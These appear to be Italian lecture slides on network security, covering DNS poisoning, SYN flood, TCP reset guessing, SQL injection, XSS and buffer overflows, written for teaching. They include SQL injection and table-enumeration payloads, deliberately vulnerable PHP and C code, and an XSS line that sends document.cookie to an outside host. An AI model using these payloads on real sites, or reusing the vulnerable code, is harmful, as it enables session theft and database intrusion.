- Immaginiamo che l'attaccante (Eve) possa far iniziare la richiesta al server DNS (o è all'interno della rete, oppure il server DNS (Alice) accetta anche richieste dall'esterno)
- A questo punto l'attaccante sa quando avverrà la richiesta:
  - Eve invia ad Alice una richiesta per il dominio www.example.com
  - Alice reinvia la richiesta al server DNS di example.com (Bob)
  - Eve prova a rispondere prima di Bob, con un flood di n risposte fasulle
- quante probabilità ha di riuscire? $n/2^{16}$ ammesso che il server DNS riesca a elaborare tutte le risposte forgiate.
- Ci può aiutare il paradosso del compleanno.

DNS Attack - Bithday paradox

Una parentesi, il birthday paradox.

- Quale è la possibilità $P(n)$ che tra le persone in questa stanza ce ne siano due nate nello stessio giorno? Per calcolare questo valore si usa la probabilità inversa:
  - $\overline{P}(n)$ = *probabilità che su n persone nessuna sia nata lo stesso giorno*
  - $\overline{P}(n) = \frac{364}{365} * \frac{363}{365} * \frac{362}{365} \cdots \frac{365-(n-1)}{365}$
  - Invertendo: $P(n) = 1 - \overline{P}(n)$, che si può scrivere $P(n) = 1 - \prod_{i=1}^{(n-1)} \frac{365-i}{365}$.
  - Abbastanza sorprendentemente:
    - per n=23 P(n) $\simeq$ 51%,
    - per n=30 P(n) $\simeq$ 70%,
    - per n=40 P(n) $\simeq$ 97%,

DNS Attack - Bithday paradox

- Come si applica il paradosso all'attacco di DNS poisoning?
- Se Eve fa n richieste per l'host www.example.com, Alice genererà un ID a caso tra 0 e 2^{16} per ognuna delle richieste verso Bob. Alice interromperà l'inivo delle richieste quando riceverà almeno una risposta valida.
- Contemporaneamente Eve invierà un burst di risposte falsificate, con un ID scelto a caso.
- Se l'ID di almeno una di queste risposte false corrisponde con l'ID di almeno una delle richieste inviate (e viene ricevuta prima di quella di Bob) allora Alice avrà nella cache un entry per www.example.com
- Statisticamente, per il paradosso del compleanno, inviando 700 richieste/risposte si ha ua probabilità vicina al 100% di indovinare almeno una risposta.
- In questo modo la cache rimane inquinata e tutte le richieste successive verranno redirette verso l'host controllato da Eve.

DNS Attack - Conclusioni

- Fare poisoning di un server DNS è in linea teorica possibile ma molto difficile,
- Sotto opportune ipotesi però l'attacco è perfettamente realizzabile con dei mezzi a disposizione di chiunque
- L'attacco può essere reso più facile se il server DNS originario (Bob) è sotto un attacco di DoS, quindi non risponde prontamente
- Per evitare che l'attacco sia applicabile è importante scegliere bene gli applicativi che si usano, avendo la certezza, ad esempio, che utilizzino porte sorgenti casuali.

Attacchi al livello di trasporto e superiori

Attacchi al livello di Trasporto

- DoS: SYN flood, TCP Reset guess
- SYN-Spoofing

Attacchi al *middleware*

- cross-site scripting
- SQL injection, problemi di programmazione di PHP, Perl, Python . . .

Attacchi ai protocolli superiori

- problemi di sicurezza di tutti i protocolli che non utilizzano crittografia (HTTP, TELNET, POP3 . . .)
- DNS Spoofing

Attacchi a livello IV:

Syn flood:

- Ogni volta che un server riceve un pacchetto con SYN=1 alloca delle risorse di memoria per gestire la connessione che sta per essere creata, quindi invia un pacchetto con i flag SYN=1, ACK=1 e fa partire un timeout per attendere l'arrivo del terzo pacchetto dell'handhake. Si dice che in quel momento sul server c'e' una connessione *half-open*.
- Se un attaccante invia un grande numero di pacchetti con SYN=1 e indirizzi IP mittente falsi, prima o poi la memoria del server si saturerà e il server comincerà a scartare pacchetti.
- In questo modo si impedisce ad altre macchine di accedere al servizio.

Attacchi a livello IV:

Syn cookies:

- Non esistono rimedi comunemente accettati per gli attacchi di Syn Flood, con poca banda a disposizione si possono raggiungere i limiti di memoria di un server.
- Un metodo per evitare questo attacco prevede l'utilizzo di syn cookies [**?**]:
  - quando si invia il pacchetto SYN=1 e ACK=1 non si sceglie un numero di sequenza casuale, ma si sceglie un numero che è la codifica di informazioni riguardanti la connessione e non si alloca nessuna memoria.
  - Quando si rieceve il terzo pacchetto della connessione, questo contiene l'ACK inviato, da cui si riestraggono le informazioni codificate. A quel punto la connessione è aperta.
  - Il numero di sequenza deve essere comunque impredicibile, o si rischiano gli attacchi di syn spoofing. C'e' bisogno di uno stato interno (un contatore) dello stack

Attacchi a livello IV:

TCP reset Guess:

- Una connessione TCP può essere terminata da uno dei due partecipanti inviando un pacchetto con il flag RST=1. Perchè venga accettato il pacchetto deve contenere i valori corretti di:
  - Indirizzo IP mittente e destinazione
  - Porta TCP mittente e destinazione
  - Numero di sequenza corretto all'interno del flusso
- Un'attaccante che vuole interrompere una connessione tra due macchine remote deve conosce gli IP, può indovinare le porte (una è nota e l'altra predicibile), ma non può conoscere il numero di sequenza corretto. Deve provare un *Brute Force*.

Attacchi a livello IV:

TCP reset Guess: qualche conto

- Il numero di sequenza è un campo a 32 bit, quindi uno spazio di $2^{32} = 4,294,967,295$ cifre. Avendo a disposizione un modem 56k, ci vogliono circa 24542670 secondi, ovvero 284 giorni.
- Il protocollo TCP però impone che per essere ricevuto correttamente, un pacchetto di reset deve semplicemente cascare nella finestra di numeri di sequenza che la macchina mantiene attivi. Una TCP *window* può essere larga fino a 2^{16} bit.
- Non c'e' quindi bisogno di provare tutti i numeri di sequenza, ma provando con numeri di sequenza distanti non più di 2^{16} si è ragionevolmente sicuri di riuscire a interrompere la connessione.
- si ottiene che di $(2^{32}/2^{16}) = 2^{16} = 65,535$ cifre. Avendo a disposizione un modem 56k, ci vogliono circa 374 secondi, ovvero 6 minuti.

Attacchi a livello IV:

TCP reset Guess: qualche conto

Tempi di reset di una connessione con finestra larga 2^{16}.

Velocità	# Pacchetti	Tempo per una porta	Tempo per 50 porte
56kbps (dialup)	65,537 (*50)	374 seconds (6 min.)	18,700 (5.2 hours)
80kbps (DSL)	65,537 (*50)	262 seconds (4.3 min.)	13,107 (3.6 hours)
256kbps (DSL)	65,537 (*50)	81 seconds (1 min.)	4,050 (1.1 hours)
1.54kbps (T1)	65,537 (*50)	13.6 seconds	680 (11 minutes)
45mbps (DS3)	65,537 (*50)	1/2 second	25 seconds
155mbps (OC3)	65,537 (*50)	1/10 second	5 seconds

Attacchi al *middleware*:

- Per *middleware* si intende tutto quel codice che sta nel mezzo tra la richiesta che fa un browser e la presentazione di una pagina HTML di risposta. CGI scritti in qualsiasi linguaggio, script PHP, Python, Ruby, ASP, sono tutti esempi di *middleware*.
- Negli ultimi anni le pagine web si sono molto complicate, si parla di applicativi web, e gli script compiono operazioni sempre più delicate.
- Molti attacchi presenti in letteratura hanno a che vedere con la validazione dei dati, ovvero con quelle tecniche che devono essere utilizzate dal programmatore per evitare che un utente possa inserire nelle chiamate HTTP dati estranei a quelli desiderati.
- Vediamo un paio di esempi di attacchi al *middleware* basati su errori di *data validation*
- Un sito specializzato sulle vulnerabilità di applicazioni web è il [**?**].

Attacchi al *middleware*: SQL injection

- Un semplice form in HTML ha un codice come il seguente:

```
<html>
  <form action=retrieve.php method="get">
    User: <input type="text" name="user">
    <br>
    Password: <input type="text" name="pass">
    <input type="submit" value="entra">
  </form>
</html>
```

- Lo script in PHP che esegue fa il parsing degli input è il seguente:

```
<?php

$link = mysql_connect('localhost', 'prova');
mysql_select_db('sql_inject');

$user = $_GET['user'];
$password = $_GET['pass'];

$result = mysql_query("SELECT secret FROM userdb WHERE
                user='$user' AND password='$password'");

$row = mysql_fetch_assoc($result);
echo $user."\' Secret is: ". $row['secret']. "\n";

?>
```

Attacchi al *middleware*: SQL injection

- La query viene fatta ad un database MySQL di questa forma:

user	password	secret
Alice	321	2131
Bob	123	2sd1
...	...	...

Figura: tabella *userdb* del database

- Quello che ci interessa di più è la query che PHP fa verso il database MySQL:
  - SELECT secret FROM userdb WHERE user ='$user' AND password ='$password'
  - Se $user=Alice e $password=123 la query diventa:

    SELECT secret FROM userdb WHERE user='Alice' AND password ='123'

Attacchi al *middleware*: SQL injection

- *SELECT secret FROM userdb WHERE user='$user' AND password ='$password'*
- Se si utilizzano
  - user=*Alice*
  - password=*'*

  la query diventa:
- *SELECT secret FROM userdb WHERE user ='Alice' AND password =''*
- MySQL trova un ' di troppo e segnala un errore perchè non riesce a interpretare il resto della stringa! è un errore che può essere sfruttato:

Attacchi al *middleware*: SQL injection

- SELECT secret FROM userdb WHERE user='$user' AND password ='$password'
- Se si utilizzano
  - user=*Alice*
  - password=*' OR user='Alice*
- la query diventa: SELECT secret FROM userdb WHERE user ='Alice' AND password =" OR user='Alice'
- La stringa è corretta e significa: restituisci dalla tabella la colonna per cui (user=Alice e password=") oppure user=Alice
- Il risultato è che la prima parte della query fallisce ma la seconda parte restituisce il contenuto della colonna secret senza controllare la password

attacchi al *middleware*: sql injection

- Nell'esempio precedente era necessario sapere come era composta tutta la query, che non è sempre noto.
- utilizzando il commento – si possono escludere delle parti di query di cui non si conosce il contenuto:
  - user=*Alice';–*

  la query diventa:
- *select secret from userdb where user ='Alice'; – and password ="*
- tutta la parte della query dopo il simbolo – non viene considerata, ancora più facile di prima!

attacchi al *middleware*: sql injection

- Se ci sono altre tabelle nel DB si possono utilizzare delle query più complicate per riuscire ad accedere anche a queste. Se sappiamo che esiste una tabella come questa:

owner	number	value
Bob	1	1.000.000
Alice	3	9.000.000

Figura: tabella *houses* del database

- utilizzando il comando UNION si possono fare query su tabelle diverse
  - user=*' union select value from houses where owner=Alice; –*

  la query diventa:
- *select secret from userdb where user =" union select value from houses where owner=Alice; –*
- la prima parte della query fallisce, ma la seconda query va a fare una richiesta su una seconda tabella, e il risultato viene restituito.

attacchi al *middleware*: sql injection

- Ma come posso sapere se ci sono altre tabelle? Facendo le query giuste:
- user=*' union SELECT COUNT(*) FROM sqlite_master WHERE type='table'; –*
- user=*' union SELECT name FROM sqlite_master WHERE type='table' LIMIT 1; –*
- user=*' union SELECT name FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET 1; –*
- user=*' union SELECT sql FROM sqlite_master WHERE name='houses'; –*

SQL injection, come se ne esce?

- Le versioni pià vecchie dei vari Webserver non fanno alcun parsing sulle stringhe che si inseriscono nelle query.
- Oggi, volendo, si possono inserire dei controlli sul fatto che le stringhe non vengano passate senza alcun controllo al DB.

SQL injection, come se ne esce?

vulnerable /etc/php5/apache2/php.ini

```
; Magic quotes
; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = Off
; Magic quotes for runtime-generated data
magic_quotes_runtime = Off
; Use Sybase-style magic quotes
; (escape ' with '' instead of \').
magic_quotes_sybase = Off
```

SQL injection, come se ne esce?

Prepared statements:

```
$db_connection = new mysqli("localhost",
  "user", "pass", "db");
$statement = $db_connection->prepare("
   SELECT campo FROM tabella WHERE id = ?");
$statement->bind_param("i", $id);
$statement->execute();
```

SQL injection, come se ne esce?

- Attenzione, il problema delle injection non si verifica solo con PHP+MySQL, ma con qualsiasi altro linguaggio di interfaccia verso un qualsiasi altro database:
  - ASP
  - Python
  - Ruby
  - Postgres
  - Oracle
  - ...

Attacchi al *middleware*: cross-site-scritping (XSS)

- Un XSS è un attacco basato sulla possibilità di inserire del codice malizioso in pagine web esterne, in modo che gli utenti che si collegano a quelle pagine vengano indotti ad eseguirlo.
- L'attacco può essere *stored* (il codice persiste stabilmente nella pagina web) o *reflected* (il codice viene visualizzato in un messaggio temporaneo di errore)
- la conseguenza è che l'utente si collega ad una pagina di cui si fida ma riceve del codice che non appartiene alla pagina stessa e che viene eseguito in locale dal suo browser.

Attacchi al *middleware*: XSS

- Un semplice form in HTML di echo ha un codice come il seguente:

```
<html>
<form action=check.php method="get">
Scrivi qualcosa :
<input type="text" name="stringa">
<input type="submit" value="Ok">
</form>
</html>
```

- Lo script in PHP che esegue l'echo è il seguente:

```
<?php
$input = $_GET['stringa'];
  echo "Hai scritto: ".$input;
?>
```

Attacchi al *middleware*: XSS

- Che cosa succede se l'utente inserisce del codice HTML nel form?
  - Es: <H1>prova</H1>
- Succede che l'output viene interpretato dal browser come codice HTML.
- Se dentro a quel form viene inserito un codice javascript?
  - Es: <script>alert(Hello World)</script>
- Succede the il browser scarica la pagina web con il codice javascript e lo esegue in locale. In questo caso l'unica conseguenza è l'apertura di una pagine nel broser utente, ma complicando le cose si possono portare attacchi molto più complessi.

Recall: cookies

- HTML non ha uno stato relativo alla sessione. Ogni connessione è scorrelata dalla precedente
- Per evitare di reinserire utente e password ad ogni azione, si utilizzano i cookies.
- Un cookie è un'informazione che il server invia al browser dopo il primo login ed il browser automaticamente reinvia al server ad ogni azione.
- In questo modo il server riconosce il browser e gli permette di saltare le autenticazioni per il tempo di validità del cookie.

Attacchi al *middleware*: XSS

Un esempio più completo:

- Nella prima pagina mettiamo un codice banale per fare un login

```
<html>
<h4> login </h4>
<form action=check.php method="get">
User:
<input type="text" name="user">
<br>
Password:
<input type="text" name="pass">
<input type="submit" value="entra">
</form>
</html>
```

- Lo script in PHP che controlla l'utente invia un cookie:

```
<?php
if ($_get["user"] = "leonardo")
{
  setcookie("user", "authorized", time()+3600);
  echo "Benvenuto ".$user;
# crea un cookie con nome user, e dati relativi all'utente.
   echo <<<END
    <form action=retrieve.php method="get">
    Input:
    <input type="text" name="content">
    <br>
    <input type="submit" value="Ok">
    </form>
    END;
}
else
 echo "L'utente non esiste\n";
?>
```

Attacchi al *middleware*: XSS

Un esempio più completo:

- Il codice di echo è il seguente:

```
<?php
if ($_COOKIE["user"] = "authorized")
{
 $input = $_GET['content'];
   echo "Hai scritto: ".$input;
 }
else
 echo "non hai diritto ad accedere a questa pagina\n"

?>
```

- Che succede se inserisco il javascript di prima? che ora il cookie è presente ed ha un valore.
- E che succede se inserisco questo codice:
  - Es:

```
<script>window.open('http://google.it?
  cookie='+document.cookie)</script>
```

- Succede che il mio browser invia al sito www.attacker.site il contenuto del cookie!

Attacchi al *middleware*: XSS

Applicazione:

- Immaginate un sito dove potete lasciare commenti. Il sito non fa la validazione degli input, quindi permette agli utenti di aggiungere codice javascript alla pagina
- Un attaccante può aggiungere un codice come quello precedente, e tutte le persone che dopo di lui caricano la pagina lo eseguono
- Se quelle persone hanno dei cookie, i cookie vengono rediretti verso un sito controllato dall'attaccante.
- L'attaccante a quel punto può usarli per accedre a dei servizi con l'identità degli utenti vittime.

Attacchi al *middleware*: XSS

Chissenefrega, al massimo lasceranno i commenti commenti a nome mio sul blog di Beppe Grillo!

- ottobre 2007: XSS in Sutra's Airkiosk: un software che gestisce le prenotazioni online di molte compagnie low-cost. Sul sito gli utenti immettono i propri dati ed i numeri di carta di credito
- gennaio 2008: XSS nel sito di Banca Fideuram Online. Un Xss permetteva all'attaccante di aprire pagine che provenivano dal sito della banca, sotto HTTPS, ma che redirigevano le informazioni all'esterno.


Reflected attacks

- La stessa cosa può accadere utilizzando:
  - Link HTML dentro al corpo di email
  - Errori prodotti da web server mal configurati (404)


Cosa è AJAX

- AJAX: Asynchronous JavaScript and XML. E' un recente paradigma per la programmazione online che lega Javascrip, XML ed un qualsiasi linguaggio di backend per produrre interazione asincrona tra client e server.
- Interazione asincrona vuol dire che la pagina reagisce in tempo reale alle azioni dell'utente, non c'e' bisogno di ricaricare completamente la pagina.
- Gmail, Facebook . . . sono tutte applicazioni scritte in ajax.
- Nella pratica AJAX non è una nuova tecnologia ma una composizione di tecnologie esistenti con gli stessi problemi ma con una più compessa gestione della sicurezza.
- AJAX è un modello di programmazione molto complesso, per cui ci sarebbe bisogno di un corso a parte. Vedremo solo alcune linee guida relative alla sicurezza.

AJAX Model


Classic WEB application Model
Browser
User Activity
User Activity
User Activity
time
Data Flow
Data Flow
Data Flow
Data Flow
Server
Processing
Processing

AJAX Model


AJAX WEB application Model (asynchronous)
Browser UI
User Activity
AJAX engine
Client Side Processing
time
Data Flow
Data Flow
Data Flow
Data Flow
Server
Processing
Processing

Pericoli di AJAX

- Controlli client-side. Un controllo di sicurezza deve essere effettuato server-side e non client-side. Quando si deve controllare la validità di una password ad esempio, ci si deve ricordare che l'applicazione client-side è sempre manipolabile dall'utente. La tendenza a demandare azioni all'applicazione cliente su AJAX porta a compiere errori di questo tipo.
- Cache client-side. AJAX salva in cache locale molti dati relativi alla sessione. Attenzione ad altri programmi che possono manipolare questi dati.
- Mashups[1]: il web 2.0 è fatto di integrazione di contenuti prodotti dagli utenti e da altre sorgenti, aggregate nella stessa pagina. Un aggregatore di servizi mette insieme oggetti che provengono da indirizzi IP e dominii diversi. E' quindi molto difficile tracciare tutte le sorgenti che contribuiscono ad una stessa pagina e filtrarle in modo che non vi caschino anche applicazioni non previste (vedi XSS).

[1] vedi: http://www.openajax.org/whitepapers/Ajax%20and%20Mashup%20Security.php

Attacchi alle applicazioni

Attacchi da remoto

- buffer overflow
- format bug

Attacchi da locale di elevazione di privilegi

- race condition
- problemi della chiamata system()

Attacchi alle apllicazioni:

Buffer overflow

- Il buffer overflow è una vulnerabilità in un programma che permette ad un attaccante di far eseguire del codice arbitrario all'applicazione vulnerabile, nel peggiore dei casi da remoto
- Lo scopo è quello di riuscire ad eseguire dei comandi che altrimenti l'attaccante non potrebbe eseguire sulla macchina remota
- I buffer overflow sono causati da errori di programmazione di chi scrive i programmi e sono di gran lunga la causa più frequente di intrusioni

Attacchi alle applicazioni:

Buffer overflow


Consideriamo un programma in C come questo:

```
#include <stdio.h>
#include <string.h>

int stampa(char * );

int main(int argc, char ** argv)
{
        if (argv[1]!=NULL)
                stampa(argv[1]);
        else
                printf("niente da stampare\n");
}

int stampa(char * parola)
{
        char testo[10];
        strcpy(testo, parola);
        printf("la parola da stampare e': %s\n", testo);

}
```

- la funzione **stampa()** viene allocata in una zona di memoria diversa dalla funzione **main()**. Quando la funzione **stampa()** è conclusa deve tornare nella **main()**, si dice che deve fare un **jump** nella locazione di memoria dove si trova **main()**

